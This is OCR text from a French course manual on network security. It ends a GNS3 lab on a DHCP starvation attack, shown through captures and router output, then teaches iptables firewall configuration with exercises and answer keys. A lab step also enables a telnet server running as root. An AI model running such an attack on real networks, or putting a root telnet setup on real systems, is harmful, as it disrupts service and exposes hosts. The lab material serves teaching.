
PARTIE 1

PARTIE 1


Étape 5 : Exécution de l'attaque DHCP Starvation

Il est aussi possible d'analyser le trafic généré par la machine Kali en utilisant l'outil d'analyse **Wireshark**, qui est installé par défaut avec GNS3.

- Pour lancer Wireshark, il suffit de cliquer avec le bouton droit sur le câble liant la machine Kali et le commutateur. Sélectionnez ensuite l'option **Start capture**.
- Une fenêtre de capture de paquets s'ouvre comme illustré dans la figure ci-dessous, cliquez alors sur **OK**.




La figure ci-dessous est un extrait de la capture du trafic collectée lors de l'exécution de l'attaque DHCP starvation.




PARTIE 1

Étape 5 : Exécution de l'attaque DHCP Starvation

Cette figure illustre le résultat de la commande **R1# show ip dhcp binding** exécutée lors de la réalisation de l'attaque DHCP starvation. Elle montre que le serveur DHCP est **inondé** et ne peut pas répondre à n'importe quel type de requête.



Cette figure illustre le résultat de la commande **R1# show ip dhcp binding** exécutée après la réalisation de l'attaque DHCP starvation. Elle montre que le serveur DHCP a attribué plusieurs adresses dynamiques.



Remarques

En essayant de libérer et de renouveler l'attribution de l'adresse à la machine Ubuntu lors de l'exécution de l'attaque, vous pouvez noter que la machine Ubuntu ne peut pas recevoir une nouvelle adresse de la part du serveur DHCP (qui est inondé).

PARTIE 2

PROTÉGER LE SI

Dans ce module, vous allez :

- Configurer un pare-feu
- Appliquer les bonnes pratiques et la configuration des outils nécessaires pour sécuriser un système d'exploitation

18 heures

ACTIVITÉ 1

S’INITIER À L’UTILISATION DU PARE-FEU IPTABLES

Compétences visées :

- Configurer un pare-feu (IPTABLES)

Recommandations clés :

- Maitriser le principe du fonctionnement d’un pare-feu logiciel

3 heures

CONSIGNES

1. Pour le formateur

- L'apprenant doit être capable de configurer iptables en partant de la stratégie de sécurité définie dans un énoncé.

2. Pour l'apprenant

- Il est recommandée de maitriser le principe du fonctionnement d'un pare-feu
- Il faut utiliser le syntaxe des commandes fournis au début de l'activité
- Il est également recommandée de suivre les étapes décrites dans l'énoncé

3. Conditions de réalisation :

- VirtualBox installé
- Une machine Virtuelle Ubuntu. **Lien de téléchargement de la VM Ubuntu :** https://www.osboxes.org/ubuntu/#ubuntu-21-10-info

4. Critères de réussite :

- Avoir un pare-feu configuré selon la stratégie de sécurité définie dans l'énoncé
- Réaliser avec succès les tests de vérification demandés dans l'énoncé

Activité 1
S’initier à l’utilisation du pare-feu iptables

Étape 1 : S’initier à iptables

- L’objectif principal de cette activité est d’apprendre à configurer un pare-feu. Comme exemple de pare-feu, nous allons utiliser **iptables.**
- **Iptables** est un outil de ligne de commande et un pare-feu Linux permettant de configurer, maintenir et inspecter des tableaux de filtrage de paquets.
- Tous les paquets inspectés par **iptables** passent par une séquence de tables intégrées (INPUT, OUTPUT, ou FORWARD) pour être traités. Chacun de ces tableau est dédiée à un type particulier d'activité de paquets et est contrôléepar une chaîne de transformation/filtrage de paquets associée.
- Iptables est basé sur trois tableaux de filtrage de paquets qui sont :
    - **INPUT** : contrôle les paquets entrants sur la machine ;
    - **FORWARD** : filtre les paquets qui entrent sur la machine mais doivent être transférés ailleurs ;
    - **OUTPUT** : contrôle les paquets sortant de la machine.

- Toute commande iptables prend la forme suivante :

```
$ sudo iptables –t <type de tableau> <action> <direction> <conditions> -j <ce qu'il faut faire>
```

- En ce qui suit nous détaillons le contenu des éléments qui peuvent être inclus dans une commande iptables.

PARTIE 2

Activité 1
S'initier à l'utilisation du pare-feu iptables

Étape 1 : S'initier à iptables

Le tableau suivant détaille les éléments qui peuvent être inclus dans une commande iptables :

Éléments	Contenus	Descriptions
-t	--table	
<Type de tableau>		Filtre par défaut
<action>	-A: append	Ajouter une règle à la chaîne iptables
	-D: delete	Supprimer la règle qui correspond
	-L: list	Lister toutes les règles
	-F: Flush	Supprimer toutes les règles
	-P: policy	Modifier la stratégie par défaut
<direction>	INPUT	Filtrage des paquets entrants
	OUTPUT	Filtrage des paquets sortants
	FORWARD	Filtrage des paquets entrants et à transférer
<ce qu'il faut faire>	ACCEPT	Le paquet est accepté sur l'interface entrante
	DROP	Le paquet est bloqué. Aucun message d'erreur n'est renvoyé
	REJECT	Le paquet est bloqué. Un message d'erreur est renvoyé
	LOG	Les informations sur le paquet sont envoyées au démon syslog pour la journalisation et iptables continue le traitement avec la règle suivante dans la table

PARTIE 2

Étape 1 : S'initier à iptables

Éléments	Contenus	Descriptions
<conditions>	-s <ip>	Spécifier une adresse IP source
	-d <ip>	Spécifier une adresse IP destination
	-i <eth>	Spécifier une interface d'entrée (Input)
	-o <eth>	Spécifier une interface de sortie (Output)
	-p <protocole> --dport <num>	Spécifier le port destination d'un protocole donné
	-p <protocole> --sport <num>	Spécifier le port source d'un protocole donné

Activité 1
S'initier à l'utilisation du pare-feu iptables

Étape 1 : S'initier à iptables

Le tableau ci-dessous décrit certains exemples de commandes iptables qui vous servent par la suite pour configurer proprement votre pare-feu.

Exemples de commandes iptables	Description
sudo iptables –A INPUT -p tcp -m tcp --dport 23 –j DROP	Bloque les connexions TCP entrantes au port 23
sudo iptables –A OUTPUT –p udp –m tcp --sport 53 –j DROP	Bloque les connexions UDP sortantes du port 53
sudo iptables –A INPUT –i eth0 –p tcp --dport 22 –m state --state NEW, ESTABLISHED –j ACCEPT	Accepte les demandes d'établissement de nouvelles connexions et datagramme faisant partie d'une connexion déjà établie
sudo iptables -A OUTPUT -p icmp --icmp-type echo-request -j ACCEPT	Accepte les echo-request (paquet icmp de type 8) sortantes

- **Enregistrement des scripts iptables :**
  - Si vous redémarrez la machine, la configuration d'iptables disparaîtra.
  - Pour enregistrer la configuration et la faire démarrer automatiquement, les deux commandes iptables-save et iptables-restore peuvent être utilisées.
    - **# iptables-save > /etc/iptables.rules**
    - **#iptables-restore < /etc/iptables.rules**

PARTIE 2

Activité 1
S'initier à l'utilisation du pare-feu iptables

Étape 2 : Travail demandé

- Après avoir examiné les notions fondamentales de iptables, passons maintenant à tester certaines commandes. Pour ce faire, vous êtes chargés de suivre les étapes suivantes et répondre aux questions :

1. Démarrez votre machine virtuelle Ubuntu et ouvrez son terminal ;
    - Il vaut mieux que le mode d'accès réseau de votre machine virtuelle soit **Accès par pont**.
2. Vérifiez que iptables est installé dans votre machine Ubuntu ;
3. Listez les règles du pare-feu iptables ;
4. Selon le résultat obtenu dans la question précédente, quel est la stratégie par défaut de iptables ?
5. Essayez de pinguer depuis la machine hôte vers la machine virtuelle ;
6. Ajoutez la règle appropriée permettant de bloquer la réception des écho-requests du protocole ICMP ;
7. Listez de nouveaux les règles du pare-feu iptables ;
8. Essayez de pinguer depuis la machine hôte vers la machine virtuelle ;
9. Essayez de pinguer l'url suivant www.google.com depuis la machine virtuelle ;
10. Ajoutez la règle appropriée permettant de bloquer l'envoi des écho-requests du protocole ICMP ;
11. Essayez de nouveau de pinguer l'url suivant www.google.com depuis la machine virtuelle ;
12. Enregistrez la configuration effectuée ;
13. Supprimez les règles du pare-feu iptables.

PARTIE 2

Activité 1
Correction

Étape 2 : Travail demandé

- Comme illustré dans la figure ci-dessous, pour vérifier que iptables est bien installée dans votre machine Ubuntu, il suffit de taper les commandes suivantes :
    - **sudo iptables**
    - **sudo iptables -h**
- Selon le résultat illustré dans la figure ci-contre, la version du pare-feu iptables est **1.8.7.**

Remarques

En cas ou iptables n'est pas installé dans votre machine, il suffit de taper les commandes suivantes :
- **sudo apt-get update**
- **sudo apt-get install iptables**

```
osboxes@osboxes:~$ sudo iptables
[sudo] password for osboxes:
iptables v1.8.7 (nf_tables): no command specified
Try `iptables -h' or 'iptables --help' for more information.
osboxes@osboxes:~$ sudo iptables -h
iptables v1.8.7

Usage: iptables -[ACD] chain rule-specification [options]
       iptables -I chain [rulenum] rule-specification [options]
       iptables -R chain rulenum rule-specification [options]
       iptables -D chain rulenum [options]
       iptables -[LS] [chain [rulenum]] [options]
       iptables -[FZ] [chain] [options]
       iptables -[NX] chain
       iptables -E old-chain-name new-chain-name
       iptables -P chain target [options]
       iptables -h (print this help information)
```

PARTIE 2

Activité 1
Correction

Étape 2 : Travail demandé

- Pour lister les règles du pare-feu iptables, il suffit de taper la commande : **sudo iptables -L**

```
osboxes@osboxes:~$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

- Selon le résultat illustré dans la figure ci-dessus, la stratégie par défaut de iptables est **ACCEPT**

Remarques

- Le résultat de la commande **sudo iptables -L** démontre qu'aucune règle de filtrage n'est configuré dans iptables
- La stratégie par défaut est ACCEPT
- Par conséquent, aucun filtrage de paquet n'est appliqué par iptables

PARTIE 2

Activité 1
Correction

Étape 2 : Travail demandé

Pour réaliser des test de type **ping** depuis la machine hôte vers la machine virtuelle Ubuntu, il faut :

1. Identifier l'adresse IP de la machine virtuelle Ubuntu, en tapant dans son terminal la commande : **ifconfig** ou **ip address show**

   Le résultat obtenu démontre que l'adresse IP est : **192.168.0.162**

Remarques

Ces résultats sont obtenus avec la configuration par défaut de iptables illustrée précédemment.

```
osboxes@osboxes:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.162  netmask 255.255.255.0  broadcast 192.
168.0.255
        inet6 fe80::53e:4b98:ec44:be26  prefixlen 64  scopeid 0x2
0<link>
        ether 08:00:27:36:85:0b  txqueuelen 1000  (Ethernet)
        RX packets 487  bytes 87216 (87.2 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 289  bytes 41416 (41.4 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions
0
```

2. Depuis l'invite de commande de la machine hôte, tapez la commande ping suivie de l'adresse IP identifiée précédemment :

   Ping 192.168.0.162

   Le résultat obtenu démontre que la machine virtuelle répond aux requêtes ICMP envoyées de la part de la machine hôte.

```
C:\Users\HP>ping 192.168.0.162

Envoi d'une requête 'Ping'  192.168.0.162 avec 32 octets de données :
Réponse de 192.168.0.162 : octets=32 temps<1ms TTL=64
Réponse de 192.168.0.162 : octets=32 temps<1ms TTL=64
Réponse de 192.168.0.162 : octets=32 temps<1ms TTL=64
Réponse de 192.168.0.162 : octets=32 temps<1ms TTL=64

Statistiques Ping pour 192.168.0.162:
    Paquets : envoyés = 4, reçus = 4, perdus = 0 (perte 0%),
Durée approximative des boucles en millisecondes :
    Minimum = 0ms, Maximum = 0ms, Moyenne = 0ms
```

PARTIE 2

Activité 1
Correction

Étape 2 : Travail demandé

- La règle permettant de bloquer la réception des écho-requests du protocole ICMP est obtenue suite à l'exécution de la commande suivante : **sudo iptables -A INPUT -p icmp --icmp-type echo-request -j DROP**

- L'exécution de la commande précédente ainsi que la règle ajoutée dans iptables sont illustrées dans la figure ci-contre.

```
osboxes@osboxes:~$ sudo iptables -A INPUT -p icmp --icmp-type ech
o-request -j DROP
[sudo] password for osboxes:
osboxes@osboxes:~$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
DROP       icmp --  anywhere             anywhere             icm
p echo-request

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

- Pour tester la nouvelle règle configurée dans iptables, il suffit d'exécuter la commande **ping 192.168.0.162** depuis l'invite de commande de la machine hôte
- Le résultat illustré dans la figure ci-contre démontre que la machine Ubuntu n'a pas répondu aux écho-request reçus et cela est du au fait que iptables a bloquer la réception de ce type de requêtes.

```
C:\Users\HP>ping 192.168.0.162

Envoi d'une requête 'Ping'  192.168.0.162 avec 32 octets de données :
Délai d'attente de la demande dépassé.
Délai d'attente de la demande dépassé.
Délai d'attente de la demande dépassé.
Délai d'attente de la demande dépassé.

Statistiques Ping pour 192.168.0.162:
    Paquets : envoyés = 4, reçus = 0, perdus = 4 (perte 100%),
```

PARTIE 2

Activité 1
Correction

PARTIE 2

Étape 2 : Travail demandé

- Le résultat de la commande **ping www.google.com** exécutée depuis le terminal de la machine virtuelle est illustré dans la figure ci-contre. Ce résultat démontre que la machine virtuelle a pu envoyer des requêtes ICMP de type echo-request est que le serveur du site web www.google.com a répondu à ces requêtes.

```
osboxes@osboxes:~$ ping www.google.com
PING www.google.com (172.217.21.4) 56(84) bytes of data.
64 bytes from fra07s29-in-f4.1e100.net (172.217.21.4): icmp_seq=1
 ttl=112 time=58.1 ms
64 bytes from mrs09s10-in-f4.1e100.net (172.217.21.4): icmp_seq=2
 ttl=112 time=57.4 ms
64 bytes from muc11s13-in-f4.1e100.net (172.217.21.4): icmp_seq=3
 ttl=112 time=60.3 ms
64 bytes from mrs09s10-in-f4.1e100.net (172.217.21.4): icmp_seq=4
 ttl=112 time=58.3 ms
^C
--- www.google.com ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 57.439/58.546/60.274/1.051 ms
```

- La règle permettant de bloquer l'envoie des écho-requests du protocole ICMP est obtenue suite à l'exécution de la commande suivante :
sudo iptables -A OUTPUT -p icmp --icmp-type echo-request -j DROP.

- L'exécution de la commande précédente ainsi que la nouvelle configuration de iptables (qui inclue la nouvelle règle) sont illustrées dans la figure ci-contre

```
osboxes@osboxes:~$ sudo iptables -A OUTPUT -p icmp --icmp-type ec
ho-request -j DROP
osboxes@osboxes:~$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
DROP       icmp --  anywhere             anywhere             icm
p echo-request

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
DROP       icmp --  anywhere             anywhere             icm
p echo-request
```

- Le résultat de la commande **ping www.google.com** exécutée après avoir effectuée la nouvelle configuration de iptables est illustré également dans la figure ci-contre . Ce résultat démontre que la machine virtuelle n'a pas pu envoyer des requêtes ICMP de type echo-request au serveur du site web www.google.com

```
osboxes@osboxes:~$ ping www.google.com
PING www.google.com (172.217.21.4) 56(84) bytes of data.
^C
--- www.google.com ping statistics ---
9 packets transmitted, 0 received, 100% packet loss, time 8169ms
```

Activité 1
Correction

Étape 2 : Travail demandé

- Afin d'enregistrer la configuration du pare-feu iptables, il suffit d 'exécuter la commande **iptables-save > /etc/iptables.rules** en mode super utilisateur.

```
osboxes@osboxes:~$ sudo su
root@osboxes:/home/osboxes# iptables-save > /etc/iptables.rules
```

- Pour supprimer les règles configurées au sein de iptables, il suffit de taper la commande : **sudo iptables -F**

```
osboxes@osboxes:~$ sudo iptables -F
osboxes@osboxes:~$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

PARTIE 2

ACTIVITÉ 2

CONFIGURER IPTABLES EN UTILISANT UNE STRATÉGIE PAR DÉFAUT DROP

Compétences visées :

- Effectuer une configuration avancée d’un pare-feu (IPTABLES)

Recommandations clés :

- Maitriser le principe du fonctionnement d’un pare-feu logiciel

6 heures

CONSIGNES

1. Pour le formateur

- L'apprenant doit être capable de configurer iptables en partant de la stratégie de sécurité définie dans un énoncé.

2. Pour l'apprenant

- Il est recommandée de maitriser le principe du fonctionnement d'un pare-feu
- Il faut utiliser le syntaxe des commandes fournie au début de l'activité précédente
- Il est également recommandé de suivre les étapes décrites dans l'énoncé

3. Conditions de réalisation :

- VirtualBox installé
- Une machine Virtuelle Ubuntu qui a été utilisée dans l'activité 2.
- Réalisation de l'activité précédente avec succès.

4. Critères de réussite :

- Avoir un pare-feu configuré selon la stratégie de sécurité définie dans l'énoncé
- Réaliser avec succès les tests de vérification demandés dans l'énoncé

Activité 2

Configurer iptables en utilisant une stratégie par défaut DROP

Étape 1 : Préparation de l'environnement de travail

- L'objectif principal de cette étape est de préparer l'environnement dans lequel l'activité sera réalisée.
- La préparation de l'environnement de travail consiste essentiellement à installer des outils qui nous servirons pour tester l'efficacité des règles configurées au sein du pare-feu iptables
- Les outils à installer sont principalement :
    - Dans la machine hôte : le client Telnet dans la machine hôte
    - Dans la machine virtuelle Ubuntu :
        1. Le serveur Telnet
        2. Netstat
        3. Serveur ssh
        4. Lynx
- **Travail demandé** : vous êtes chargés dans cette étape de préparer l'environnement de travail en installant les outils cités précédemment.

PARTIE 2

Activité 2

Configurer iptables en utilisant une stratégie par défaut DROP

Étape 2 : Configuration du pare-feu iptables

- Après avoir préparé l'environnement de travail, l'objectif principal de cette activité est d'implémenter une stratégie de sécurité dans le pare-feu iptables en partant d'une stratégie par défaut **DROP.**
- **La stratégie de sécurité à implémenter est la suivante** :
    A. La machine Ubuntu doit être capable d'envoyer des paquet ICMP de type **echo-request** et de recevoir des paquets ICMP de type **echo-reply** (un tel message doit être journalisé, tout en laissant iptables préfixer les messages de journal avec la chaîne **"echo reply received"**) ;
    B. La machine Ubuntu doit être capable de générer des messages ICMP **"destination-unreachable" ;**
    C. La machine virtuelle peut se connecter à des serveurs Web à l'aide de connexions HTTP sécurisées, à l'exception du site web www.facebook.com.
        - Utilisez la commande **nslookup www.facebook.com** pour déterminer l'adresse IP du site Web
    D. Toutes les connexions TCP de l'hôte principal vers la machine Ubuntu sont possibles, à l'exception des connexions **Telnet**.
- **Travail demandé** : Vous êtes chargées de :
    1. Changer la politique par défaut de iptables à DROP ;
    2. Implémenter la stratégie définie ci-dessus ;
    3. Effectuer des tests de vérification pour vérifier l'efficacité de la configuration effectuée ;
    4. Enregistrer la configuration effectuée ;
    5. Supprimer la configuration effectuée.


PARTIE 2

Activité 2
Correction


Étape 1 : Préparation de l'environnement de travail

- Pour installer le client Telnet dans la machine hôte (qui est une machine Windows), il suffit de suivre les étapes suivantes :

1. Accédez à **Programmes et fonctionnalités** et sélectionnez **Activer ou désactiver des fonctionnalités Windows.**



1. Une fenêtre intitulé **Fonctionnalités de Windows** s'affiche, sélectionnez alors **Client Telnet.**
2. Cliquez ensuite sur **OK.**



PARTIE 2

Activité 2
Correction

Étape 1 : Préparation de l'environnement de travail

Pour installer le serveur Telnet dans la machine virtuelle Ubuntu, il suffit de suivre les étapes suivantes :

1. Installez les services xinetd et telnetd en exécutant la commande suivante :
   sudo apt-get install xinetd telnetd

```
osboxes@osboxes:~$ sudo apt-get install xinetd telnetd
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  telnetd xinetd
0 upgraded, 2 newly installed, 0 to remove and 180 not upgraded.
Need to get 147 kB of archives.
After this operation, 428 kB of additional disk space will be used.
Get:1 http://us.archive.ubuntu.com/ubuntu impish/universe amd64 xinetd amd64 1:
2.3.15.3-1 [108 kB]
Get:2 http://us.archive.ubuntu.com/ubuntu impish/universe amd64 telnetd amd64 0
.17-42 [39.1 kB]
Fetched 147 kB in 6s (24.0 kB/s)
Selecting previously unselected package xinetd.
(Reading database ... 147586 files and directories currently installed.)
Preparing to unpack .../xinetd_1%3a2.3.15.3-1_amd64.deb ...
```

2. Créez ensuite le fichier /etc/xinetd.d/telnet en utilisant la commande :

sudo nano /etc/xinetd.d/telnet

3. Ajoutez dans ce fichier les lignes suivantes :

```
service telnet
{
disable = no
flags = REUSE
socket_type = stream
wait = no
user = root
server = /usr/sbin/in.telnetd
log_on_failure += USERID
}
```

```
 GNU nano 5.6.1                  /etc/xinetd.d/telnet
service telnet

{

disable = no

flags = REUSE

socket_type = stream

wait = no

user = root

server = /usr/sbin/in.telnetd

log_on_failure += USERID

}
```

PARTIE 2

Activité 2

Configurer iptables en utilisant une stratégie par défaut DROP


Étape 1 : Préparation de l'environnement de travail

4. Redémarrez ensuite le service xinetd en tapant la commande : **sudo systemctl restart xinetd.service**

```
osboxes@osboxes:~$ sudo nano /etc/xinetd.d/telnet
osboxes@osboxes:~$ sudo systemctl restart xinetd.service
```

5. Testez le bon fonctionnement du serveur Telnet installé, en essayant de vous connecter en utilisant **Telnet** depuis la machine hôte vers la machine virtuelle Ubuntu. Cela est possible en tapant dans l'invite de commande Windows la commande **Telnet @IP** où @IP représente l'adresse IP de la machine virtuelle Ubuntu (**192.168.0.162**)

```
C:\Users\HP>telnet 192.168.0.162
```



PARTIE 2

Activité 2
Correction

Étape 1 : Préparation de l'environnement de travail

- Pour installer **Netstat,** il suffit de taper la commande suivante : **sudo apt install net-tools**

```
osboxes@osboxes:~$ sudo apt install net-tools
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  net-tools
0 upgraded, 1 newly installed, 0 to remove and 180 not upgraded.
Need to get 193 kB of archives.
After this operation, 860 kB of additional disk space will be used.
Get:1 http://us.archive.ubuntu.com/ubuntu impish/main amd64 net-tools amd64 1.6
